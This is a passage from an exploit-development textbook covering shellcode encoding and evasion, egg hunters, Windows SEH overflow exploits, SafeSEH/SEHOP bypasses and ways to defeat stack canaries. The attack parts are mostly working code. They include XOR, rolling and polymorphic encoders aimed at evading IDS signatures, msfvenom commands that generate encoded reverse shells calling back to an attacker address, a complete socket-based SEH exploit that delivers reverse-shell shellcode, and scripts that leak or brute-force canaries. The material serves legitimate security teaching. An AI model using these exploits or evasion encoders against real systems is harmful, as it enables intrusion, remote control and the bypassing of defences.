1. Write x86 shellcode that calls `write(1, "Pwned!\n", 7)` and verify there are no null bytes.
2. Write x86-64 execve shellcode and verify it works in the C test harness.
3. Modify the bind shell shellcode to use port 8080 instead of 4444.
4. Write a reverse shell shellcode in x86-64 assembly (not using pwntools generators).
5. Write staged shellcode where stage 1 reads stage 2 from stdin.
6. Measure the size of each shellcode variant and create a comparison table.

Chapter 10: Shellcode Encoding and Evasion

Raw shellcode often contains bytes that are incompatible with the injection vector -- null bytes in string overflows, newlines in line-based protocols, or bytes filtered by input validation. Encoding transforms the shellcode into a form that avoids these constraints, with a decoder stub prepended that restores the original bytes at runtime.

10.1 Why Encoding Is Necessary

- **Bad character avoidance:** The primary reason. If your shellcode contains 0x00 and the overflow is via strcpy(), the payload is truncated.
- **IDS/IPS evasion:** Intrusion detection systems maintain signatures for known shellcode. Encoding changes the byte sequence to evade pattern matching.
- **Character set restrictions:** Some protocols only accept printable ASCII, Unicode, or alphanumeric characters.
- **Size optimization:** Some encoders can compress shellcode, though most add overhead.

10.2 XOR Encoding

XOR encoding is the simplest and most common technique. Each byte of the shellcode is XORed with a single-byte key. A decoder stub at the beginning XORs the encoded bytes back to their original values before executing them. The key must be chosen so that no encoded byte becomes a bad character.

The Encoder (Python)

```
#!/usr/bin/env python3
# xor_encoder.py -- XOR encode shellcode with bad char avoidance
import sys

def xor_encode(shellcode, bad_chars=b'\x00\x0a\x0d'):
    """Find a single-byte XOR key that avoids all bad chars."""
    for key in range(1, 256):
        encoded = bytes([b ^ key for b in shellcode])
        # Check: key itself and all encoded bytes must avoid bad chars
        if key in bad_chars:
            continue
        if any(b in bad_chars for b in encoded):
            continue
        return key, encoded
    raise ValueError("No valid single-byte XOR key found")

# Example: encode execve shellcode
```

```
shellcode = (
    b"\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
    b"\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    b"\x62\x69\x6e\x89\xe3\x50\x53\x89"
    b"\xe1\xb0\x0b\xcd\x80"
)

key, encoded = xor_encode(shellcode)
print(f"[+] XOR key: 0x{key:02x}")
print(f"[+] Original size: {len(shellcode)} bytes")
print(f"[+] Encoded shellcode:")
print('    ' + ''.join(f'\\x{b:02x}' for b in encoded))
```

The Decoder Stub (x86 Assembly)

```
; xor_decoder.asm -- Self-modifying XOR decoder stub
; The encoded shellcode is appended immediately after the decoder

section .text
global _start

_start:
    jmp short get_shellcode    ; JMP-CALL-POP to get shellcode address

decoder:
    pop esi                    ; ESI = address of encoded shellcode
    xor ecx, ecx
    mov cl, SHELLCODE_LEN      ; Length of encoded shellcode

decode_loop:
    xor byte [esi], XOR_KEY    ; Decode one byte in place
    inc esi
    loop decode_loop           ; Decrement ECX, loop if not zero

    jmp short encoded_shellcode ; Jump to now-decoded shellcode

get_shellcode:
    call decoder               ; CALL pushes address of next instruction

encoded_shellcode:
    ; <encoded bytes go here>
    ; They will be decoded in place and then executed
```

The JMP-CALL-POP technique deserves explanation: JMP forward to a CALL instruction. CALL pushes the address of the next byte onto the stack (this is the address of our encoded shellcode), then jumps back to the decoder. POP retrieves this address into a register. This gives us a position-independent way to reference the encoded data.

10.3 Multi-Byte and Rolling XOR

Single-byte XOR is trivial to detect: a frequency analysis reveals the key. Stronger variants use multi-byte keys or rolling XOR where each decoded byte influences the next key value.

```
#!/usr/bin/env python3
# rolling_xor.py -- Rolling XOR encoder
def rolling_xor_encode(shellcode, initial_key=0x41):
    encoded = []
    key = initial_key
    for byte in shellcode:
        enc_byte = byte ^ key
        encoded.append(enc_byte)
        key = (key + enc_byte) & 0xFF  # Next key depends on encoded output
    return bytes(encoded), initial_key

def rolling_xor_decode(encoded, initial_key):
    decoded = []
    key = initial_key
    for byte in encoded:
        dec_byte = byte ^ key
        decoded.append(dec_byte)
        key = (key + byte) & 0xFF  # Same formula as encoder
    return bytes(decoded)

# Verify round-trip
shellcode = b"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\xb0\x0b\xcd\x80"
encoded, key = rolling_xor_encode(shellcode)
decoded = rolling_xor_decode(encoded, key)
assert decoded == shellcode
print("[+] Rolling XOR encoding verified")
```

10.4 Custom Encoders

Beyond XOR, you can use any reversible transformation. Common strategies include:

Encoding	Overhead	Evasion Quality	Description
Single-byte XOR	~15 bytes (decoder)	Low	Each byte XORed with fixed key
Rolling XOR	~20 bytes	Medium	Key changes per byte
ADD/SUB encoding	~18 bytes	Medium	Add or subtract a constant
NOT + XOR combo	~25 bytes	Medium-High	Two-pass: NOT then XOR
Insertion encoding	2x size + decoder	High	Garbage bytes inserted between real bytes
Alphanumeric	2-3x size	Very High	Only printable ASCII 0x21-0x7e

```
#!/usr/bin/env python3
# insertion_encoder.py -- Insert garbage bytes between real shellcode bytes
import os

def insertion_encode(shellcode):
```

```
    """Insert a random garbage byte after each real byte.
    Decoder skips every other byte."""
    encoded = bytearray()
    for byte in shellcode:
        encoded.append(byte)
        encoded.append(os.urandom(1)[0])  # Random garbage
    return bytes(encoded)

def insertion_decode(encoded):
    return bytes(encoded[::2])  # Take every other byte

shellcode = b"\x31\xc0\x31\xdb\xb0\x0b\xcd\x80"
encoded = insertion_encode(shellcode)
assert insertion_decode(encoded) == shellcode
print(f"Original: {len(shellcode)} bytes -> Encoded: {len(encoded)} bytes")
```

10.5 Polymorphic Shellcode

Polymorphic shellcode changes its appearance every time it is generated while performing the same function. This defeats signature-based detection because no two instances share the same byte sequence. Techniques include:

- Randomly selecting from functionally equivalent instruction sequences.
- Inserting random NOP-equivalent instructions (see Chapter 8 table).
- Randomizing the XOR key and regenerating the decoder stub.
- Reordering independent instructions and using jumps to maintain logic.
- Using different registers for the same operations.

```
#!/usr/bin/env python3
# polymorphic_gen.py -- Generate polymorphic execve shellcode
from pwn import *
import random

context.arch = 'i386'

def gen_polymorphic_execve():
    """Generate a different-looking execve shellcode each time."""

    # Random register clearing methods
    clear_methods = [
        'xor {0}, {0}',
        'sub {0}, {0}',
        'push 0\n    pop {0}',
        'mov {0}, 0\n    xor {0}, {0}',  # Two instructions but unique pattern
    ]

    # Random NOP-equivalent fillers
    nop_equivs = ['nop', 'xchg eax, eax', 'inc eax\n    dec eax',
                  'push eax\n    pop eax', 'clc', 'cmc\n    cmc']
```

```
    def rand_clear(reg):
        return random.choice(clear_methods).format(reg)

    def rand_nop():
        return random.choice(nop_equivs)

    asm_code = f'''
        {rand_nop()}
        {rand_clear('eax')}
        {rand_clear('ebx')}
        {rand_nop()}
        {rand_clear('ecx')}
        {rand_clear('edx')}
        push eax
        push 0x68732f2f
        push 0x6e69622f
        mov ebx, esp
        {rand_nop()}
        push eax
        push ebx
        mov ecx, esp
        mov al, 11
        int 0x80
    '''
    return asm(asm_code)

# Generate 3 different versions
for i in range(3):
    sc = gen_polymorphic_execve()
    print(f"Version {i+1}: {len(sc)} bytes - {sc.hex()}")
```

10.6 Alphanumeric Shellcode

Some injection vectors only accept printable ASCII characters (0x21-0x7E) or even just alphanumeric characters (0-9, A-Z, a-z). Writing shellcode under these constraints is extremely challenging because most useful instructions fall outside this range. Specialized encoders like Alpha2, ALPHA3, and Metasploit's alpha_mixed/alpha_upper encoders handle this.

```
# Generate alphanumeric shellcode with msfvenom
msfvenom -p linux/x86/exec CMD=/bin/sh \
    -e x86/alpha_mixed \
    -f python \
    BufferRegister=ESP

# The output will contain only alphanumeric characters
# plus a few safe symbols
```

10.7 Using msfvenom for Encoding

Metasploit's msfvenom is the standard tool for generating encoded payloads. It supports dozens of encoders and output formats.

Encoder	Arch	Description
x86/shikata_ga_nai	x86	Polymorphic XOR additive feedback (most popular)
x86/alpha_mixed	x86	Alphanumeric mixedcase encoder
x86/countdown	x86	Single-byte XOR with countdown loop
x86/jmp_call_additive	x86	Polymorphic jump/call additive
x86/fnstenv_mov	x86	Uses FPU fnstenv for position independence
x64/xor	x64	XOR encoder for 64-bit
x64/xor_dynamic	x64	Dynamic key XOR for 64-bit

```
# Generate encoded shellcode with msfvenom
# Reverse shell, avoid bad chars, encode with shikata_ga_nai
msfvenom -p linux/x86/shell_reverse_tcp \
    LHOST=10.0.0.1 LPORT=4444 \
    -b '\x00\x0a\x0d' \
    -e x86/shikata_ga_nai \
    -i 3 \
    -f python

# Options:
#   -p    Payload
#   -b    Bad characters to avoid
#   -e    Encoder to use
#   -i    Number of encoding iterations
#   -f    Output format (python, c, raw, hex, etc.)

# Multi-encoding (chain different encoders):
msfvenom -p linux/x86/shell_reverse_tcp \
    LHOST=10.0.0.1 LPORT=4444 \
    -e x86/shikata_ga_nai -i 2 \
    -e x86/countdown -i 1 \
    -f raw | msfvenom -e x86/alpha_mixed \
    -f python BufferRegister=ESP
```

10.8 Egg Hunters

An egg hunter is a small piece of shellcode (typically 30-40 bytes) that searches the entire process address space for a unique marker (the "egg") and jumps to the code immediately after it. This is used when:

- The overflow buffer is too small for a full payload.
- The full shellcode exists somewhere in memory (e.g., in a different buffer, a previous HTTP header, or a heap allocation).

- You cannot predict the address of the full payload.

How It Works

1. Prepend your full shellcode with a unique 4-byte or 8-byte egg tag (repeated twice to avoid finding the egg hunter itself).
2. Place the egg + shellcode anywhere in the process memory (via a different input field, protocol header, etc.).
3. The egg hunter goes in the overflow buffer. It scans memory page by page, using system calls to safely check for readable pages, looking for the egg.
4. When found, execution jumps past the egg into the shellcode.

```
; egghunter_x86.asm -- Linux x86 egg hunter using access() syscall
; Searches for egg tag 0x50905090 repeated twice (8 bytes)

section .text
global _start

_start:
    xor edx, edx            ; EDX = 0 (starting address)

next_page:
    or dx, 0xfff             ; Align to end of page (4095)

next_addr:
    inc edx                  ; Next address
    lea ebx, [edx+4]        ; Check address EDX+4
    push byte 33             ; access() syscall = 33
    pop eax
    int 0x80

    cmp al, 0xf2             ; EFAULT = bad page
    je next_page             ; Skip entire page

    ; Page is valid, check for egg
    mov eax, 0x50905090      ; Our egg tag
    mov edi, edx
    scasd                    ; Compare [EDI] with EAX
    jnz next_addr            ; Not found, try next address
    scasd                    ; Check second copy of egg
    jnz next_addr

    ; Egg found! EDI points past the egg to our shellcode
    jmp edi
```

```
#!/usr/bin/env python3
# egghunter_exploit.py -- Using an egg hunter
from pwn import *

context.arch = 'i386'
```

```
# The egg tag (must not appear in the egg hunter itself)
EGG = b'\x90\x50\x90\x50'

# Full shellcode prefixed with egg (repeated twice)
shellcode = asm(shellcraft.sh())
egg_payload = EGG + EGG + shellcode

# Egg hunter (goes in the small overflow buffer)
egghunter = asm('''
    xor edx, edx
next_page:
    or dx, 0xfff
next_addr:
    inc edx
    lea ebx, [edx+4]
    push 33
    pop eax
    int 0x80
    cmp al, 0xf2
    je next_page
    mov eax, 0x50905090
    mov edi, edx
    scasd
    jnz next_addr
    scasd
    jnz next_addr
    jmp edi
''')

print(f"Egg hunter: {len(egghunter)} bytes")
print(f"Egg + shellcode: {len(egg_payload)} bytes")
```

10.9 Exercises

1. Write a custom XOR encoder in Python that avoids a given set of bad characters. Test it with the execve shellcode from Chapter 9.
2. Implement a rolling XOR decoder stub in x86 assembly.
3. Generate the same payload with three different msfvenom encoders and compare sizes.
4. Write a polymorphic shellcode generator that produces at least 10 unique variants.
5. Implement an egg hunter for x86-64 using the `access()` syscall.
6. Test the egg hunter against a vulnerable server where the shellcode arrives in an HTTP header and the overflow is in the request body.

Chapter 11: Structured Exception Handler (SEH) Exploits

Structured Exception Handling is a Windows mechanism for handling hardware and software exceptions (access violations, divide-by-zero, etc.). Each thread maintains a chain of exception handler records on the stack. Because these records are stored on the stack alongside local variables, a buffer overflow can corrupt them. SEH exploitation is one of the most important Windows exploitation techniques and was the dominant method for a decade.

11.1 How Windows Exception Handling Works

When an exception occurs in a Windows program, the OS walks a linked list of EXCEPTION_REGISTRATION_RECORD structures stored on the stack. Each record contains two fields:

Field	Size	Description
Next	4 bytes (DWORD)	Pointer to the next handler in the chain
Handler	4 bytes (DWORD)	Pointer to the exception handler function

The chain is anchored by the Thread Environment Block (TEB). The first record is pointed to by FS:[0] on x86 Windows. When an exception fires, the OS calls each handler function in order. If a handler can deal with the exception, it returns ExceptionContinueExecution and execution resumes. If not, it returns ExceptionContinueSearch and the OS moves to the next record. The last record in the chain has Next = 0xFFFFFFFF and its handler is the default UnhandledExceptionFilter, which typically terminates the process.

```
// C representation of the SEH chain
typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Next;  // Pointer to next record
    PEXCEPTION_HANDLER Handler;                   // Handler function pointer
} EXCEPTION_REGISTRATION_RECORD;

// SEH chain on the stack (high addresses at top):
//
// +-------------------+
// | Previous frame    |
// +-------------------+
// | Next SEH (nSEH)   | ----> points to next record (or 0xFFFFFFFF)
// +-------------------+
// | Handler (SE Handler)| ----> pointer to exception handler code
// +-------------------+
// | Local variables   |
// | (buffer[])        | <--- overflow starts here, grows upward
```

```
// +-------------------+
```

11.2 The SEH Overflow Technique

When a stack buffer overflow corrupts an SEH record, the attacker controls both the Next pointer and the Handler pointer. The exploitation sequence is:

1. Overflow the buffer past local variables into the SEH record.
2. Overwrite the Handler pointer with the address of a POP-POP-RET gadget.
3. Overwrite the Next (nSEH) pointer with a short JMP instruction (EB 06 90 90).
4. Trigger an exception (the overflow itself often causes an access violation).
5. The OS calls the corrupted Handler, which executes POP-POP-RET.
6. POP-POP-RET brings execution to the nSEH field (which contains the short JMP).
7. The short JMP jumps over the Handler field into the shellcode that follows.

Why POP-POP-RET?

When the OS dispatches an exception, it calls the handler function with specific arguments pushed onto the stack. The handler function's return address ends up being two stack positions above a pointer to the EXCEPTION_REGISTRATION_RECORD itself. By executing POP-POP-RET, we discard the two values above the record pointer and then RET into the address of the record -- which we control (the nSEH field).

The OS pushes (in order, from right to left in the cdecl calling convention):

Stack Position	Value	After POP-POP-RET
ESP+0	Return address (dispatcher)	POP into register (discarded)
ESP+4	EXCEPTION_RECORD pointer	POP into register (discarded)
ESP+8	Pointer to our SEH record (nSEH)	RET jumps here!

11.3 Finding POP-POP-RET Gadgets

The POP-POP-RET sequence uses any two POP instructions followed by a RET. The registers being popped do not matter -- we only care about advancing ESP twice and then returning.

```
# Find POP-POP-RET gadgets using mona.py (Immunity Debugger plugin)
!mona seh

# Using findjmp tool (Metasploit)
findjmp.exe <dll_name> esp
```

```
# Manual search with objdump (for PE files on Linux)
objdump -d target.exe | grep -A2 "pop" | grep -B1 "ret"

# Common POP-POP-RET opcode sequences:
# 58 58 C3  = POP EAX; POP EAX; RET
# 59 5A C3  = POP ECX; POP EDX; RET
# 5B 5D C3  = POP EBX; POP EBP; RET
# 5E 5F C3  = POP ESI; POP EDI; RET

# IMPORTANT: The gadget must be in a module WITHOUT SafeSEH!
# In Immunity with mona:
!mona nosafeseh     # List modules without SafeSEH
!mona seh -n        # Search only non-SafeSEH modules
```

WARNING: The POP-POP-RET gadget must reside in a module that is NOT compiled with SafeSEH protection. If it is, the OS will not allow the corrupted handler to execute. Use mona.py to identify non-SafeSEH modules.

11.4 Building an SEH Exploit Step by Step

Let us exploit a vulnerable Windows application that reads user input into a stack buffer. The application has SEH-based exception handling.

Step 1: Crash the Application

```
#!/usr/bin/env python3
# seh_crash.py -- Initial crash test
import socket

target = '192.168.1.100'
port = 9999

# Send a large buffer to trigger a crash
payload = b'A' * 5000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target, port))
s.send(payload)
s.close()
print("[+] Payload sent!")
```

Step 2: Find the SEH Offset

```
#!/usr/bin/env python3
# seh_offset.py -- Find offset to SEH record using cyclic pattern
from pwn import *

# Generate a unique pattern
pattern = cyclic(5000)
```

```
# In Immunity Debugger, after the crash:
# View -> SEH Chain
# Note the value in the SE Handler field
# Example: Handler = 0x396f4338 = "8Co9" (part of cyclic pattern)

# Find the offset
offset = cyclic_find(0x396f4338)
print(f"[+] SEH Handler offset: {offset}")
# The nSEH field is 4 bytes BEFORE the Handler
print(f"[+] nSEH offset: {offset - 4}")
```

Step 3: Verify Control

```
#!/usr/bin/env python3
# seh_verify.py -- Verify we control nSEH and SEH Handler
import socket

target = '192.168.1.100'
port = 9999

nseh_offset = 2504  # From Step 2 (example value)

payload  = b'A' * nseh_offset       # Padding
payload += b'\xcc\xcc\xcc\xcc'    # nSEH (INT3 breakpoints)
payload += b'\xdd\xdd\xdd\xdd'    # SE Handler
payload += b'C' * (5000 - len(payload))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target, port))
s.send(payload)
s.close()

# In Immunity: SEH chain should show:
# nSEH = 0xCCCCCCCC
# Handler = 0xDDDDDDDD
```

Step 4: Build the Final Exploit

```
#!/usr/bin/env python3
# seh_exploit.py -- Full SEH exploit
import socket
import struct

target = '192.168.1.100'
port = 9999

nseh_offset = 2504

# POP-POP-RET gadget from a non-SafeSEH module
# Found with: !mona seh -n
pop_pop_ret = struct.pack('<I', 0x10015BFE)

# Short JMP forward over the Handler field into shellcode
```

```
# EB 06 = JMP SHORT +6 (jump 6 bytes forward)
# 90 90 = NOP NOP (padding to fill 4 bytes)
nseh = b'\xeb\x06\x90\x90'

# Shellcode -- reverse shell (msfvenom generated)
# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.1
#          LPORT=4444 -b '\x00' -f python
shellcode  = b'\xbd\x3a\xa9\xce\x2f\xda\xc9\xd9\x74\x24'
shellcode += b'\xf4\x5e\x33\xc9\xb1\x52'  # ... (truncated for brevity)
# In a real exploit, include the full msfvenom output

# Build the payload
payload  = b'A' * nseh_offset   # Padding to reach nSEH
payload += nseh                  # Short JMP (lands in nSEH field)
payload += pop_pop_ret           # SE Handler -> POP-POP-RET
payload += b'\x90' * 16         # NOP sled after Handler
payload += shellcode             # Reverse shell
payload += b'D' * (5000 - len(payload))  # Pad to expected size

# Execution flow:
# 1. Overflow corrupts SEH record
# 2. Exception triggers (access violation from overflow)
# 3. OS calls corrupted Handler -> POP-POP-RET gadget
# 4. POP-POP-RET returns to nSEH field
# 5. nSEH contains JMP SHORT +6, skips over Handler bytes
# 6. Lands in NOP sled, slides into shellcode
# 7. Reverse shell connects back to attacker

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target, port))
s.send(payload)
s.close()
print("[+] SEH exploit sent!")
```

The payload layout in memory looks like this:

Offset	Content	Purpose
0 to 2503	AAAA...AAAA (2504 bytes)	Padding to reach SEH record
2504 to 2507	EB 06 90 90 (nSEH)	Short JMP +6 (over Handler)
2508 to 2511	Address of POP-POP-RET	Corrupted SE Handler
2512 to 2527	90 90 90 ... (16 NOPs)	NOP sled landing zone
2528 onward	Shellcode	Reverse shell payload

11.5 SafeSEH and How to Bypass It

Microsoft introduced SafeSEH as a compiler-level mitigation. When a module is compiled with /SAFESEH, the linker creates a table of all legitimate exception handler addresses. At runtime, the OS

checks that a handler address is in this table before calling it. If the corrupted handler is not in the table, the OS terminates the process instead of calling the handler.

Bypass Strategies

1. **Use a non-SafeSEH module:** If any loaded DLL is not compiled with /SAFESEH, its code can be used for the POP-POP-RET gadget. Many third-party DLLs lack SafeSEH.
2. **Use a module loaded outside the SafeSEH table:** Modules loaded at addresses not registered in the SafeSEH table (e.g., some dynamically loaded modules) bypass the check.
3. **Overwrite the function pointer on the heap:** If the handler address points to the heap (which is not covered by SafeSEH), the check may pass on older systems.
4. **Return-to-SEH-handler approach:** On some configurations, overwriting the handler with an address in a non-image memory region (stack, heap) bypasses SafeSEH because the check only applies to image-backed memory.

```
# Find non-SafeSEH modules using mona.py
# In Immunity Debugger:
!mona nosafeseh

# Output example:
# [+] Modules without SafeSEH:
# Module        Base        Top         ASLR  Rebase  SafeSEH  OS DLL
# vulnapp.dll   0x10000000  0x10050000  No    No      No       No
# libimage.dll  0x00400000  0x00420000  No    No      No       No
#
# These modules are valid sources for POP-POP-RET gadgets

# Find POP-POP-RET in these specific modules:
!mona seh -m vulnapp.dll
```

11.6 SEHOP (SEH Overwrite Protection)

SEHOP is a more robust mitigation introduced in Windows Vista SP1 and enabled by default in Windows Server 2008 and later. Before dispatching an exception, the OS validates the entire SEH chain by walking it from FS:[0] to the final record, which must point to the system's default handler (ntdll!FinalExceptionHandler). If the chain is corrupt -- if any Next pointer does not lead eventually to the known final handler -- the OS aborts without calling any handler.

SEHOP Bypass Techniques

SEHOP is significantly harder to bypass than SafeSEH alone:

- **Reconstruct the chain:** If you can predict the address of FinalExceptionHandler and write a valid chain that ends at it, SEHOP validation passes. This requires defeating ASLR for ntdll.dll.

- **Heap-based attacks:** SEHOP only protects stack-based SEH. Exception handlers stored on the heap (C++ exceptions, some custom frameworks) may not be covered.
- **Non-SEH exploitation:** Instead of targeting SEH at all, use a direct EIP overwrite (if the overflow is large enough to reach the return address) or pivot to ROP-based exploitation.

Mitigation	Introduced	What It Protects	Primary Bypass
SafeSEH	VS 2003 (.NET)	Handler must be in registered table	Use non-SafeSEH module
SEHOP	Vista SP1 / Server 2008	Validates entire SEH chain integrity	Reconstruct valid chain (requires info leak)
CFG	Windows 8.1 Update 3	Validates indirect call targets	Use valid call target that acts as gadget

NOTE: Modern Windows exploitation has moved largely beyond traditional SEH attacks due to the combination of ASLR + SafeSEH + SEHOP + CFG. However, understanding SEH exploitation is essential because: (1) legacy applications and systems still exist, (2) third-party software often lacks full mitigations, and (3) the concepts transfer directly to understanding modern control-flow integrity bypasses.

11.7 SEH Exploits on 64-bit Windows

On x86-64 Windows, exception handling works differently. Instead of stack-based linked lists, 64-bit Windows uses table-based exception handling. The compiler generates UNWIND_INFO and RUNTIME_FUNCTION structures that are stored in the .pdata section of the PE file. These are read-only and cannot be overwritten by a stack buffer overflow.

This means traditional SEH overwrite attacks do not work on 64-bit Windows applications. Exploitation on x64 focuses instead on direct RIP overwrite, ROP chains, and other techniques covered in Part III of this book.

TIP: Even on 64-bit Windows, 32-bit (WoW64) processes still use the old stack-based SEH mechanism. If your target is a 32-bit application running on 64-bit Windows, SEH exploitation still applies -- though ASLR and other mitigations may still need to be bypassed.

11.8 Exercises

1. Set up a vulnerable Windows application in a VM (e.g., vulnserver, dostackbufferoverflowgood) and exploit it using SEH overwrite.
2. Use mona.py to enumerate all loaded modules and identify which ones lack SafeSEH.

3. Write a script that automatically finds the SEH offset using a cyclic pattern.
4. Modify the SEH exploit to use a different POP-POP-RET variant (e.g., POP ESI; POP EDI; RET).
5. Research and explain why the short JMP in nSEH is exactly EB 06 (why 6 bytes?).
6. Attempt to exploit the same application on Windows 10 with SEHOP enabled. Document what happens and why the exploit fails.
7. Write a Python tool that parses a PE file and extracts all POP-POP-RET gadgets, filtering by SafeSEH status.

Part III: Bypassing Protections

Modern systems deploy multiple layers of defense against memory corruption exploits: stack canaries detect sequential overwrites, DEP/NX prevents code execution from writable memory, ASLR randomizes the address space, PIE extends randomization to the main executable, RELRO protects the GOT, and FORTIFY_SOURCE adds runtime buffer size checks. Each protection is designed to make exploitation harder, but none is impenetrable. In this part, you will learn how each defense works at the implementation level, why it fails in certain scenarios, and how to chain bypass techniques to defeat fully-hardened binaries.

Chapter 12: Stack Canaries and How to Defeat Them

Stack canaries (also called stack cookies or stack protectors) are one of the oldest and most widely deployed defenses against stack buffer overflows. Introduced by StackGuard in 1998 and now built into every major compiler, canaries place a sentinel value between local variables and the saved return address. If a sequential buffer overflow corrupts the return address, it must first overwrite the canary. The epilogue checks the canary before returning; if the value has changed, the process terminates rather than jumping to attacker-controlled code.

12.1 How Stack Canaries Work

When a function with a stack buffer is compiled with `-fstack-protector`, the compiler inserts a prologue that copies a per-thread master canary value onto the stack, and an epilogue that compares the stack copy with the master. On x86-64 Linux, the master canary lives at `fs:0x28` (the `stack_guard` field of the thread control block). On 32-bit x86, it lives at `gs:0x14`.

12.1.1 Compiler-Generated Canary Code

Consider the following trivial vulnerable program:

```
// vuln_canary.c
#include <stdio.h>
#include <string.h>

void vulnerable(char *input) {
    char buf[64];
    strcpy(buf, input);    // buffer overflow here
    printf("You said: %s\n", buf);
}

int main(int argc, char **argv) {
    if (argc > 1)
        vulnerable(argv[1]);
    return 0;
}
```

Compile with canary protection and disassemble:

```
$ gcc -fstack-protector-all -o vuln_canary vuln_canary.c
$ objdump -d vuln_canary | grep -A 30 '<vulnerable>'

0000000000401156 <vulnerable>:
  401156: push   rbp
  401157: mov    rbp, rsp
  40115a: sub    rsp, 0x60
```

```
  40115e: mov    rax, QWORD PTR fs:0x28   ; load master canary
  401167: mov    QWORD PTR [rbp-0x8], rax  ; store on stack
  40116b: xor    eax, eax                 ; clear register
  ...
  ; function body (strcpy, printf)
  ...
  4011a2: mov    rax, QWORD PTR [rbp-0x8]  ; reload stack canary
  4011a6: xor    rax, QWORD PTR fs:0x28    ; compare with master
  4011af: je     4011b6                    ; if equal, return
  4011b1: call   __stack_chk_fail          ; otherwise abort
  4011b6: leave
  4011b7: ret
```

The key instructions are the `mov rax, fs:0x28` in the prologue and the `xor` comparison in the epilogue. If the XOR result is non-zero, the canary was corrupted and `__stack_chk_fail` is called, which prints "*** stack smashing detected ***" and calls `abort()`.

12.2 Types of Stack Canaries

Canary Type	Value Characteristics	Strengths / Weaknesses
Random	Random value chosen at process start, stored in TLS	Strong against blind overwrites; vulnerable to information leaks
Terminator	Contains NULL (0x00), CR (0x0d), LF (0x0a), EOF (0xff)	Stops string functions from writing past the canary; predictable value
Random XOR	Random value XORed with the return address or frame pointer	Detects both canary and return address corruption; harder to forge

Modern GCC and glibc use a random canary that is initialized in `__libc_start_main` using bytes from `/dev/urandom`. The least significant byte is forced to `0x00`, combining the random and terminator approaches. This null byte prevents most string functions from reading the canary value.

12.2.1 Canary Initialization in glibc

During process startup, glibc initializes the canary through the `security_init` function. The relevant code path is:

```
// Simplified from glibc/csu/libc-start.c
static void security_init(void) {
    // Read 8 random bytes from the kernel
    _dl_random = (void *) auxv[AT_RANDOM];

    uintptr_t stack_chk_guard = *((uintptr_t *) _dl_random);
    // Force the least significant byte to 0x00 (terminator)
    stack_chk_guard &= ~(uintptr_t)0xff;

    // Store in thread-local storage
    THREAD_SET_STACK_GUARD(stack_chk_guard);
}
```

NOTE: The kernel provides randomness via the `AT_RANDOM` auxiliary vector entry, which points to 16 random bytes placed on the stack during `execve()`. This means the canary is truly random and different for every process execution.

12.3 Compiler Protection Levels

GCC Flag	Protection Scope
-fstack-protector	Functions with char arrays >= 8 bytes
-fstack-protector-strong	Functions with any arrays, address-taken locals, or struct with arrays (default)
-fstack-protector-all	Every function (performance impact)
-fno-stack-protector	Disables canary insertion entirely

Most modern Linux distributions compile packages with `-fstack-protector-strong` by default. This provides a good balance between coverage and performance overhead. The overhead of canary checking is typically under 1% for most workloads.

12.4 Defeating Stack Canaries

Despite their effectiveness against naive buffer overflows, stack canaries can be defeated through several techniques. The fundamental weakness is that the canary is a secret value stored in readable memory -- if an attacker can learn that value through any channel, they can include the correct canary in their overflow payload.

12.4.1 Information Leaks: Format String

A format string vulnerability in the same binary can be used to read the canary value from the stack. Since the canary sits at a known offset from the format string buffer, a carefully crafted format specifier can extract it.

```
// canary_fmtstr.c - Program with both format string and overflow vulns
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void leak_canary() {
    char buf[64];
    printf("Enter format string: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);    // format string vulnerability
}

void overflow() {
    char buf[64];
    printf("Enter overflow data: ");
```

```
    read(0, buf, 256);  // buffer overflow
}

int main() {
    leak_canary();
    overflow();
    return 0;
}
```

The exploit uses the format string to leak the canary, then includes it in the overflow:

```
from pwn import *

elf = ELF('./canary_fmtstr')
p = process('./canary_fmtstr')

# Phase 1: Leak the canary via format string
# The canary is typically at offset 11 on the stack for this layout
# We send %11$p to read the 11th argument (the canary)
p.sendlineafter(b"format string: ", b"%11$p")
canary_str = p.recvline().strip()
canary = int(canary_str, 16)
log.success(f"Leaked canary: {hex(canary)}")

# Verify the canary ends with 0x00 (null byte)
assert canary & 0xff == 0, "Canary LSB should be null"

# Phase 2: Overflow with correct canary
# Stack layout: buf[64] | canary[8] | saved_rbp[8] | return_addr[8]
payload  = b"A" * 64           # fill buffer
payload += p64(canary)          # preserve canary
payload += b"B" * 8             # overwrite saved rbp
payload += p64(elf.sym['win']) # overwrite return address

p.sendafter(b"overflow data: ", payload)
p.interactive()
```

TIP: To find the correct format string offset for the canary, send a series of `%N$p` specifiers (N = 1, 2, 3, ...) and look for a value ending in `00` that changes between runs. You can also use `AAAA.%p.%p.%p...` and count until you see your input (`0x41414141`), then calculate the canary offset relative to that.

12.4.2 Brute-Forcing Canaries in Forking Servers

When a server uses `fork()` to handle connections, every child process inherits the same canary value from the parent. If a child crashes (canary check fails), the parent continues serving with the same canary. This allows a byte-by-byte brute force attack.

The attack works as follows:

1. Overflow one byte past the canary's known position.

2. If the child does not crash, the guessed byte is correct.
3. Move to the next byte and repeat.
4. After 8 bytes (64-bit), the full canary is known.

Since each byte has 256 possible values, the worst case is 256 x 8 = 2048 attempts for a 64-bit canary (the first byte is always null, so really 256 x 7 = 1792). Compare this to 2^56 attempts for a random guess.

```
from pwn import *

def try_byte(known_canary_bytes, guess_byte):
    """Try one byte of the canary. Returns True if the server didn't crash."""
    try:
        p = remote('localhost', 1337)
        payload  = b"A" * BUFFER_SIZE
        payload += bytes(known_canary_bytes) + bytes([guess_byte])
        p.send(payload)
        response = p.recv(timeout=1)
        p.close()
        return True  # server responded -- byte is correct
    except:
        return False  # connection died -- wrong byte

def brute_canary():
    """Brute-force the stack canary byte by byte."""
    canary_bytes = [0x00]  # LSB is always null

    for byte_pos in range(1, 8):  # bytes 1 through 7
        for guess in range(256):
            if try_byte(canary_bytes, guess):
                canary_bytes.append(guess)
                log.info(f"Found byte {byte_pos}: 0x{guess:02x}")
                break
        else:
            log.error(f"Failed to find byte {byte_pos}")
            return None

